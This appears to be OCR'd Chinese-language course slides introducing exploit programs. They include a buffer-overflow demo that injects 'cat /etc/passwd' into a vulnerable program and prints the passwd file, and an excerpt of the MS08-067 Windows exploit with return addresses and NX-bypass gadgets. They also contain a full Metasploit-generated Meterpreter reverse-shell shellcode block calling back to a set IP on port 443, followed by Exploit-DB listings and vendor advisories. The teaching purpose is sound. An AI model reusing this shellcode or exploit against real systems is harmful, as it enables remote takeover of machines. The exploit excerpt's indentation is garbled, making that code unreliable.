
弱點利用程式

- 弱點利用：依據弱點，送出特定字串、封包或程式片段，來利用這個弱點，達成特定目的，如：執行命令、取得資訊等。
- 弱點利用程式包含：
  - 利用弱點方式： exploit
  - 弱點利用後要做的行為： Payload



弱點利用程式：以python利用 new.c 程式為例


python -c "import sys; print('A'*32,'cat /etc/passwd')" | ./new



```
[kali][/tmp] python -c "import sys; print('A'*32)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[kali][/tmp] python -c "import sys; print('A'*32,'cat /etc/passwd')" | ./new
address of first name:-499821920
address of last name:-499821888
difference between address is : 32
Enter pet name:Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/tcsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
```


弱點利用程式：Windows的例子

- Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)



exploit

```
class SRVSVC_Exploit(Thread):

    def __init__(self, target, os, port=445):

        super(SRVSVC_Exploit, self).__init__()

        self.__port   = port

        self.target   = target
    self.os       = os


    def __DCEPacket(self):
    if (self.os=='1'):
        print 'Windows XP SP0/SP1 Universal\n'
        ret = "\x61\x13\x00\x01"
        jumper = nonxjmper % (ret, ret)
    elif (self.os=='2'):
        print 'Windows 2000 Universal\n'
        ret = "\xb0\x1c\x1f\x00"
        jumper = nonxjmper % (ret, ret)
    elif (self.os=='3'):
        print 'Windows 2003 SP0 Universal\n'
        ret = "\x9e\x12\x00\x01"  #0x01 00 12 9e
        jumper = nonxjmper % (ret, ret)
    elif (self.os=='4'):
        print 'Windows 2003 SP1 English\n'
        ret_dec = "\x8c\x56\x90\x7c"  #0x7c 90 56 8c dec ESI, ret @SHELL32.DLL
        ret_pop = "\xf4\x7c\xa2\x7c"  #0x 7c a2 7c f4 push ESI, pop EBP, ret @SHELL32.DLL
        jmp_esp = "\xd3\xfe\x86\x7c" #0x 7c 86 fe d3 jmp ESP @NTDLL.DLL
        disable_nx = "\x13\xe4\x83\x7c" #0x 7c 83 e4 13 NX disable @NTDLL.DLL
        jumper = disableNXjumper % (ret_dec*6, ret_pop, disable_nx, jmp_esp*2)
```




payload

```
#Reverse TCP shellcode from metasploit; port 443 IP 192.168.40.103; badchars \x00\x0a\x0d\x5c\x5f\x2f\x2e\x40;
#Make sure there are enough nops at the begining for the decoder to work. Payload size: 380 bytes (nopsleps are not included)
#EXITFUNC=thread Important!
#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.77 LPORT=443  EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f python
shellcode="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
shellcode="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
shellcode+="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
shellcode += "\x2b\xc9\x83\xe9\xa7\xe8\xff\xff\xff\xff\xc0\x5e\x81"
shellcode += "\x76\x0e\xb7\xdd\x9e\xe0\x83\xee\xfc\xe2\xf4\x4b\x35"
shellcode += "\x1c\xe0\xb7\xdd\xfe\x69\x52\xec\x5e\x84\x3c\x8d\xae"
shellcode += "\x6b\xe5\xd1\x15\xb2\xa3\x56\xec\xc8\xb8\x6a\xd4\xc6"
shellcode += "\x86\x22\x32\xdc\xd6\xa1\x9c\xcc\x97\x1c\x51\xed\xb6"
shellcode += "\x1a\x7c\x12\xe5\x8a\x15\xb2\xa7\x56\xd4\xdc\x3c\x91"
shellcode += "\x8f\x98\x54\x95\x9f\x31\xe6\x56\xc7\xc0\xb6\x0e\x15"
shellcode += "\xa9\xaf\x3e\xa4\xa9\x3c\xe9\x15\xe1\x61\xec\x61\x4c"
shellcode += "\x76\x12\x93\xe1\x70\xe5\x7e\x95\x41\xde\xe3\x18\x8c"
shellcode += "\xa0\xba\x95\x53\x85\x15\xb8\x93\xdc\x4d\x86\x3c\xd1"
shellcode += "\xd5\x6b\xef\xc1\x9f\x33\x3c\xd9\x15\xe1\x67\x54\xda"
shellcode += "\xc4\x93\x86\xc5\x81\xee\x87\xcf\x1f\x57\x82\xc1\xba"
shellcode += "\x3c\xcf\x75\x6d\xea\xb5\xad\xd2\xb7\xdd\xf6\x97\xc4"
shellcode += "\xef\xc1\xb4\xdf\x91\xe9\xc6\xb0\x22\x4b\x58\x27\xdc"
shellcode += "\x9e\xe0\x9e\x19\xca\xb0\xdf\xf4\x1e\x8b\xb7\x22\x4b"
shellcode += "\x8a\xb2\xb5\x5e\x48\xa9\x90\xf6\xe2\xb7\xdc\x25\x69"
shellcode += "\x51\x8d\xce\xb0\xe7\x9d\xce\xa0\xe7\xb5\x74\xef\x68"
shellcode += "\x3d\x61\x35\x20\xb7\x8e\xb6\xe0\xb5\x07\x45\xc3\xbc"
shellcode += "\x61\x35\x32\x1d\xea\xea\x48\x93\x96\x95\x5b\x35\xff"
shellcode += "\xe0\xb7\xdd\xf4\xe0\xdd\xd9\xc8\xb7\xdf\xdf\x47\x28"
shellcode += "\xe8\x22\x4b\x63\x4f\xdd\xe0\xd6\x3c\xeb\xf4\xa0\xdf"
shellcode += "\xdd\x8e\xe0\xb7\x8b\xf4\xe0\xdf\x85\x3a\xb3\x52\x22"
shellcode += "\x4b\x73\xe4\xb7\x9e\xb6\xe4\x8a\xf6\xe2\x6e\x15\xc1"
shellcode += "\x1f\x62\x5e\x66\xe0\xca\xff\xc6\x88\xb7\x9d\x9e\xe0"
shellcode += "\xdd\xdd\xce\x88\xbc\xf2\x91\xd0\x48\x08\xc9\x88\xc2"
shellcode += "\xb3\xd3\x81\x48\x08\xc0\xbe\x48\xd1\xba\x09\xc6\x22"
shellcode += "\x61\x1f\xb6\x1e\xb7\x26\xc2\x1a\x5d\x5b\x57\xc0\xb4"
shellcode += "\xea\xdf\x7b\x0b\x5d\x2a\x22\x4b\xdc\xb1\xa1\x94\x60"
shellcode += "\x4c\x3d\xeb\xe5\x0c\x9a\x8d\x92\xd8\xb7\x9e\xb3\x48"
shellcode += "\x08\x9e\xe0"
```


https://www.exploit-db.com/exploits/40279
https://support.microsoft.com/en-gb/topic/ms08-067-vulnerability-in-server-service-could-allow-remote-code-execution-ac7878fc-be69-7143-472d-2507a179cd15

弱點利用程式資料庫 (1)



Date	D	A	V	Title	Type	Platform	Author
2025-03-20	⬇		✗	FluxBB 1.5.11 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Chokri Hammedi
2025-03-20	⬇		✗	JUX Real Estate 3.4.0 - SQL Injection	WebApps	PHP	CraCkEr
2025-03-19	⬇		✗	VeeVPN 1.6.1 - Unquoted Service Path	Local	Windows	Doğukan Orhan
2025-03-19	⬇		✗	Gitea 1.24.0 - HTML Injection	WebApps	Multiple	Mikail KOCADAĞ
2025-03-19	⬇		✗	TranzAxis 3.2.41.10.26 - Stored Cross-Site Scripting (XSS) (Authenticated)	WebApps	PHP	ABABANK REDTEAM
2025-03-19	⬇		✗	Extensive VC Addons for WPBakery page builder 1.9.0 - Remote Code Execution (RCE)	WebApps	PHP	Ravina
2025-03-19	⬇		✗	Loaded Commerce 6.6 - Client-Side Template Injection(CSTI)	WebApps	PHP	tmrswrr
2025-03-18	⬇		✗	Chamilo LMS 1.11.24 - Remote Code Execution (RCE)	WebApps	PHP	Mohamed Kamel BOUZEKRIA
2024-11-15	⬇		✗	SOPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	cybersploit
2024-10-01	⬇		✗	reNgine 2.2.0 - Command Injection (Authenticated)	WebApps	Multiple	Caner Tercan
2024-10-01	⬇		✗	openSIS 9.1 - SQLi (Authenticated)	WebApps	PHP	Devrim Dıragumandan
2024-10-01	⬇		✗	dizqueTV 1.5.3 - Remote Code Execution (RCE)	WebApps	JSP	Ahmed Said Saud Al-Busaidi
2024-08-28	⬇		✗	NoteMark < 0.13.0 - Stored XSS	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28	⬇		✗	Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-28	⬇		✗	Invesalius3 - Remote Code Execution	WebApps	Python	Alessio Romano (sfoffo), Riccardo Degli Esposti (partywave)

https://www.exploit-db.com/



Ubuntu Security Notice USN-6696-1

Authored by Ubuntu | Site security.ubuntu.com — Posted Mar 18, 2024

Ubuntu Security Notice 6696-1 - Yi Yang discovered that the Hotspot component of OpenJDK 8 incorrectly handled array accesses in the C1 compiler. An attacker could possibly use this issue to cause a denial of service, execute arbitrary code or bypass Java sandbox restrictions. It was discovered that the Hotspot component of OpenJDK 8 did not properly verify bytecode in certain situations. An attacker could possibly use this issue to bypass Java sandbox restrictions.

tags | advisory, java, denial of service, arbitrary
systems | linux, ubuntu
advisories | CVE-2024-20918, CVE-2024-20919, CVE-2024-20921, CVE-2024-20926, CVE-2024-20945, CVE-2024-20952
SHA-256 | 4b0662938dd8d4f3377ff21d6e5a575b539f89ee7c9b38c565dd184d1e38fed8 — Download | Favorite | View

Red Hat Security Advisory 2024-1348-03

Authored by Red Hat | Site access.redhat.com — Posted Mar 18, 2024

Red Hat Security Advisory 2024-1348-03 - An update for the postgresql:10 module is now available for Red Hat Enterprise Linux 8.6 Extended Update Support.

tags | advisory
systems | linux, redhat
advisories | CVE-2024-0985
SHA-256 | 12701665c8c4af8ea9bd2661fc2d37419a7c25ffe7d92d76c953ecc21c5ad46d — Download | Favorite | View

Red Hat Security Advisory 2024-1346-03

Authored by Red Hat | Site access.redhat.com — Posted Mar 18, 2024

Red Hat Security Advisory 2024-1346-03 - An update is now available for Red Hat OpenShift GitOps 1.11. Issues addressed include a cross site scripting vulnerability.

tags | advisory, xss
systems | linux, redhat
advisories | CVE-2024-28175
SHA-256 | 4e27fe9694223369048171a7dd87a8d18d6410672e631aedc8749e530cb03b2e — Download | Favorite | View

Red Hat Security Advisory 2024-1345-03

Authored by Red Hat | Site access.redhat.com — Posted Mar 18, 2024

Red Hat Security Advisory 2024-1345-03 - An update is now available for Red Hat OpenShift GitOps 1.10. Issues addressed include a cross site scripting vulnerability.

tags | advisory, xss
systems | linux, redhat
advisories | CVE-2024-28175
SHA-256 | 64a46bf7a4541939a17921f671d245f64410181b222639c51c4a7b97d1d18532 — Download | Favorite | View

UPS Network Management Card 4 Path Traversal

